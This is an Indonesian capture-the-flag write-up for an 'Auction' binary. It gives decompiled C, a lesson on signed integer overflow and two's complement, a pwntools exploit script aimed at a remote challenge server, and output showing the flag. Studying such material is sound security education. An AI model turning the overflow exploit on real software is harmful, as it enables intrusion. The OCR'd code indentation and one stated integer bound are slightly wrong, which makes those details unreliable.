
Auction

(Easy)

Deskripsi:

Si budi kecil diajak tantenya yang seorang H4ck3r ulung dan penggemar berat DeepWeb untuk berbelanja di suatu situs pelelangan. Namun ada yang aneh, bukannya pembeli harus mengeluarkan harga tertinggi, di dalam situs ini pembeli harus mengeluarkan harga terendah. Kata tante, situs ini dikuasai oleh seorang h4ck3r juga yang konon katanya selalu menang dalam setiap pelelangan. Dapatkah anda membantu si budi kecil dan tante untuk memenangkan flag-nya?


Checksec:



Run 1:


revixit@Revolver: ~/Project/Blackhat/auction
File Edit View Search Terminal Help
revixit@Revolver:~/Project/Blackhat/auction$
> ./auction
Selamat datang di Pelelangan Pasar Gelap!
Dalam ronde ini, kami akan menjual:
Pelelangan akan dilaksanakan dalam 5 babak, dimana anda harus menawar.
Tetapi tidak seperti pelelangan lainnya, untuk memenangkan barang ini anda harus
menjadi penawar TERENDAH :)
Perlu diingat bahwa anda tidak dapat memasukkan angka negatif
karena hal itu merupakan kecurangan :)
Pelelangan dimulai!!!
Oiya, satu lagi, tawaran jangan dibawah 1000 ya :)

Run 2:


revixit@Revolver: ~/Project/Blackhat/auction
File Edit View Search Terminal Help
Pelelangan akan dilaksanakan dalam 5 babak, dimana anda harus menawar.
Tetapi tidak seperti pelelangan lainnya, untuk memenangkan barang ini anda harus
menjadi penawar TERENDAH :)
Perlu diingat bahwa anda tidak dapat memasukkan angka negatif
karena hal itu merupakan kecurangan :)
Pelelangan dimulai!!!
Oiya, satu lagi, tawaran jangan dibawah 1000 ya :)
Masukan tawaran: 2000
Lawan anda menawar 1992
Masukan tawaran: 1992
Lawan anda menawar 1988
Masukan tawaran: 1990
Lawan anda menawar 1988
Masukan tawaran: 1977
Lawan anda menawar 1973
Masukan tawaran: 1766
Lawan anda menawar 1761
Yah, sayang, lawan anda lebih imba :(
revixit@Revolver:~/Project/Blackhat/auction$
>

Run 3:


revixit@Revolver: ~/Project/Blackhat/auction
File Edit View Search Terminal Help
Pelelangan akan dilaksanakan dalam 5 babak, dimana anda harus menawar.
Tetapi tidak seperti pelelangan lainnya, untuk memenangkan barang ini anda harus
menjadi penawar TERENDAH :)
Perlu diingat bahwa anda tidak dapat memasukkan angka negatif
karena hal itu merupakan kecurangan :)
Pelelangan dimulai!!!
Oiya, satu lagi, tawaran jangan dibawah 1000 ya :)
Masukan tawaran: 2
Kan, dah dibilang jangan. Keluar deh -_-
revixit@Revolver:~/Project/Blackhat/auction$
>

Pembahasan:

Karena tingkat kesulitan soal ini juga easy, langsung saja kita bahas tanpa perlu khawatir akan *exploit mitigation*. Dalam soal ini, kita diminta untuk memasukkan angka yang lebih rendah daripada soal. Namun sepertinya tidak mungkin jika kita hanya memasukkan angka biasa secara naif, karena soal akan selalu menang. Mari kita *disassemble* soalnya.

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  puts("Selamat datang di Pelelangan Pasar Gelap!");
  puts("Dalam ronde ini, kami akan menjual:");
  puts(byte_D74);
  puts(" _____ _             ______ _       ___ _____ ");
  puts("|_   _| |           |  ___| |     / _ \\|  __ \\");
  puts("  | | | |__   ___   | |_  | |    / /_\\ \\ |  \\/");
  puts("  | | | '_ \\ / _ \\ |  _| | |    |  _  | | __ ");
  puts("  | | | | | |  __/ | |   | |____| | | | |_\\ \\");
  puts("  \\_/ |_| |_|\\___| \\_|   \\_____/\\_| |_/\\____/");
  puts(byte_D74);
  puts(byte_D74);
  puts(byte_D74);
  puts("Pelelangan akan dilaksanakan dalam 5 babak, dimana anda harus mena-
war.");
  puts("Tetapi tidak seperti pelelangan lainnya, untuk memenangkan barang ini
anda harus");
  puts("menjadi penawar TERENDAH :)");
  puts("Perlu diingat bahwa anda tidak dapat memasukkan angka negatif");
  puts("karena hal itu merupakan kecurangan :)");
  puts(byte_D74);
  puts(byte_D74);
  puts(byte_D74);
  auction();
}
```

Fungsi **main()** hanya mencetak berbagai aestetik dan memanggil fungsi **auction()**. Kita dapat melihat hasil disassembly dari fungsi **auction()** di halaman berikutnya.

```
void __noreturn auction()
{
  unsigned int v0; // eax@5
  int v1; // ebx@5
  int v2; // [sp+4h] [bp-2Ch]@1
  int v3; // [sp+8h] [bp-28h]@1
  int v4; // [sp+Ch] [bp-24h]@1
  int v5; // [sp+10h] [bp-20h]@1
  int v6; // [sp+14h] [bp-1Ch]@1
  __int64 v7; // [sp+18h] [bp-18h]@1

  v7 = *MK_FP(__FS__, 40LL);
  v3 = 0;
  v2 = 0;
  v4 = 0;
  v6 = 0;
  v5 = 0;
  puts("Pelelangan dimulai!!!");
  puts("Oiya, satu lagi, tawaran jangan dibawah 1000 ya :)");
  while ( v5 <= 4 )
  {
    printf("Masukan tawaran: ");
    fflush(_bss_start);
    __isoc99_scanf("%d", &v2);
    if ( v2 <= 999 )
    {
      puts("Kan, dah dibilang jangan. Keluar deh -_-");
      exit(0);
    }
    v0 = time(0LL);
    srand(v0);
    v1 = v2;
    v6 = v1 - rand() % 10;
    if ( v5 > 0 )
    {
      if ( v4 >= v2 )
        v4 = v6;
    }
    else
    {
      v4 = v6 - 1;
    }
    printf("Lawan anda menawar %d\n", (unsigned int)v4);
    ++v5;
    ++v3;
  }
  v3 += v2;
  if ( v3 >= v4 )
  {
    puts("Yah, sayang, lawan anda lebih imba :(");
    exit(0);
  }
  puts("Wah, anda kotor sekali!");
  puts("Anda layak untuk mendapatkan barang keramat ini ;)");
  system("/bin/cat flag");
  exit(0);
}
```

Banyak variabel asing yang cukup membingungkan jika kita tidak membaca *pseudocode* dengan baik. Untuk mempermudah, saya akan mencoba menebak nama beberapa variabel. *Snippet* ada di halaman berikutnya.

```
void __noreturn auction()
{
  unsigned int seed; // eax@5
  int buffered_input; // ebx@5
  int input; // [sp+4h] [bp-2Ch]@1
  int v3; // [sp+8h] [bp-28h]@1
  int server; // [sp+Ch] [bp-24h]@1
  int round; // [sp+10h] [bp-20h]@1
  int temp; // [sp+14h] [bp-1Ch]@1
  __int64 canary; // [sp+18h] [bp-18h]@1

  canary = *MK_FP(__FS__, 40LL);
  v3 = 0;
  input = 0;
  server = 0;
  temp = 0;
  round = 0;
  puts("Pelelangan dimulai!!!");
  puts("Oiya, satu lagi, tawaran jangan dibawah 1000 ya :)");
  while ( round <= 4 )
  {
    printf("Masukan tawaran: ");
    fflush(_bss_start);
    __isoc99_scanf("%d", &input);
    if ( input <= 999 )
    {
      puts("Kan, dah dibilang jangan. Keluar deh -_-");
      exit(0);
    }
    seed = time(0LL);
    srand(seed);
    buffered_input = input;
    temp = buffered_input - rand() % 10;
    if ( round > 0 )
    {
      if ( server >= input )
        server = temp;
    }
    else
    {
      server = temp - 1;
    }
    printf("Lawan anda menawar %d\n", (unsigned int)server);
    ++round;
    ++v3;
  }
  v3 += input;
  if ( v3 >= server )
  {
    puts("Yah, sayang, lawan anda lebih imba :(");
    exit(0);
  }
  puts("Wah, anda kotor sekali!");
  puts("Anda layak untuk mendapatkan barang keramat ini ;)");
  system("/bin/cat flag");
  exit(0);
}
```

Nah, sekarang kita sudah menemukan hampir semua variabel yang kita butuhkan untuk menyelesaikan *challenge* ini. Anda tidak perlu memusingkan canary, karena tidak akan dipakai untuk soal ini. Satu-satunya variabel yang kita belum ketahui adalah v3. Tetapi bila kita lihat dalam *if statement* terakhir, variabel yang dibandingkan dengan angka yang diberikan oleh server bukan variabel input, melainkan variabel v3. Tepat satu baris diatasnya, kita melihat bahwa v3 ditambahkan dulu dengan input sebelum dibandingkan. Diatasnya lagi, ketika program melakukan *looping* untuk babak yang dijalankan pelelangan, kita dapat melihat bahwa selain meng-*increment* variabel round, program juga meng-increment v3. Ketika ada operasi yang bersangkutan dengan angka, program memungkinkan terjadinya ***integer overflow***, dimana suatu tipe data integer berubah menjadi negasinya dikarenakan **bit paling kiri (*leftmost bit*) berubah akibat operasi tersebut dan menyebabkan nilai berubah dengan drastis (positif menjadi negatif atau sebaliknya).**

Dalam kasus integer overflow, kita harus memperhatikan dengan seksama tipe data apa yang dipakai oleh program untuk menampung nilai yang ingin kita overflow. **Unsigned int** akan memiliki cara eksploit yang berbeda dengan **signed int** (atau **int** saja). Hal ini disebabkan oleh cara tipe data tersebut menampung nilai, sehingga berpengaruh terhadap penggunaan bit paling kiri pada tipe data tersebut. Kita langsung ambil contoh saja. Misal untuk tipe data **int**, karena merupakan tipe data yang **signed**, **int** dapat mengandung angka negatif, sehingga bit paling kiri berfungsi sebagai penanda bahwa angka tersebut negatif atau bukan.

- Contoh 1, **signed int** 4-byte (32-bit):

0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1

Nilai maksimum yang dapat ditampung oleh tipe data diatas adalah 2^{31}, yaitu 2,147,483,647 dan nilai minimum yang dapat ditampung adalah -2,147,483,647. Mengapa 2^{31} bukan 2^{32}?

Signed int dalam C menganut metode ***two's complement***, yaitu dimana bit paling kiri memiliki peran sebagai penanda bahwa nilai tersebut adalah bilangan negatif atau positif. Jika bit

paling kiri menyala (1 bukan 0), maka yang dilakukan komputer adalah **meng-inverse semua bit dan meng-increment dengan satu.**

Untuk contoh diatas nilainya adalah 7, sedangkan untuk **two's complement**-nya yaitu -7 nilai dalam binary-nya adalah:

1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	1

Itu sebabnya tipe data tersebut hanya dapat menampung nilai sebanyak 2^{31} dan bukan 2^{32}.

- Contoh 2, **unsigned int** 4-byte (32-bit):

0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1

Untuk tipe data **unsigned int,** bit paling kiri tidak berfungsi sebagai penanda positif atau negatif, melainkan hanya sebagai bit biasa. Oleh karena itu, **unsigned int** tidak dapat menyimpan nilai negatif, hanya positif. Hal ini memungkinkan tipe data ini untuk menyimpan nilai maksimum sebanyak 2^{32} sesuai dengan banyak bit yang dimiliki (tidak seperti **signed int** yang hanya bisa menyimpan 2^{n-1}). Contoh diatas memiliki nilai yang sama seperti contoh pertama, yaitu 7. Akan tetapi,

1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	1


memiliki nilai sebanyak 4294967289. Terlihat bukan bedanya?

Kembali ke kenyataan, untuk soal kali ini, variabel yang sangat berpengaruh agar kita bisa mendapatkan flag adalah v3, karena variabel tersebut yang akan dioperasikan oleh program. Karena kita sudah tahu bahwa variabel tersebut akan di-increment sebanyak 5 kali, kita hanya perlu memasukkan nilai sejumlah **nilai maksimum signed int – 5 untuk meng-overflow tipe data tersebut.** Dan karena nilai input kita dari babak 1 sampai 4 diacuhkan oleh program, **kita hanya perlu memasukkan angka keramat ini dalam babak terakhir.**

Eksploit:

```
#!/usr/bin/python
from pwn import *
import sys

host = '128.199.161.191'
port = 23337

def exploit (r):
    payload = str (1001)
    silver_bullet = str (2147483647)
        for x in range (4):
        print r.recvuntil (": ")
        r.sendline (payload)
        print r.recvuntil (": ")
    r.sendline (silver_bullet)
    print r.recvall ()

e = ELF ('./auction')

if len (sys.argv) == 2:
    if (sys.argv [1] == 'debug'):
        r = process ('./auction')
        gdb.attach (r)
        exploit (r)
    else:
        r = remote (host, port)
        exploit (r)
else:
    r = process ('./auction')
    exploit (r)
```

Hasil:


revixit@Revolver: ~/Project/Blackhat/auction
File Edit View Search Terminal Help
karena hal itu merupakan kecurangan :)
Pelelangan dimulai!!!
Oiya, satu lagi, tawaran jangan dibawah 1000 ya :)
Masukan tawaran:
Lawan anda menawar 999
Masukan tawaran:
Lawan anda menawar 999
Masukan tawaran:
Lawan anda menawar 999
Masukan tawaran:
Lawan anda menawar 999
Masukan tawaran:
[+] Receiving all data: Done (141B)
[*] Process './auction' stopped with exit code 0 (pid 7045)
Lawan anda menawar 999
Wah, anda kotor sekali!
Anda layak untuk mendapatkan barang keramat ini ;)
BEEFEST{1nt3gEr_0v3erfL0w_iS_1337_r1gHt??}
revixit@Revolver:~/Project/Blackhat/auction$
>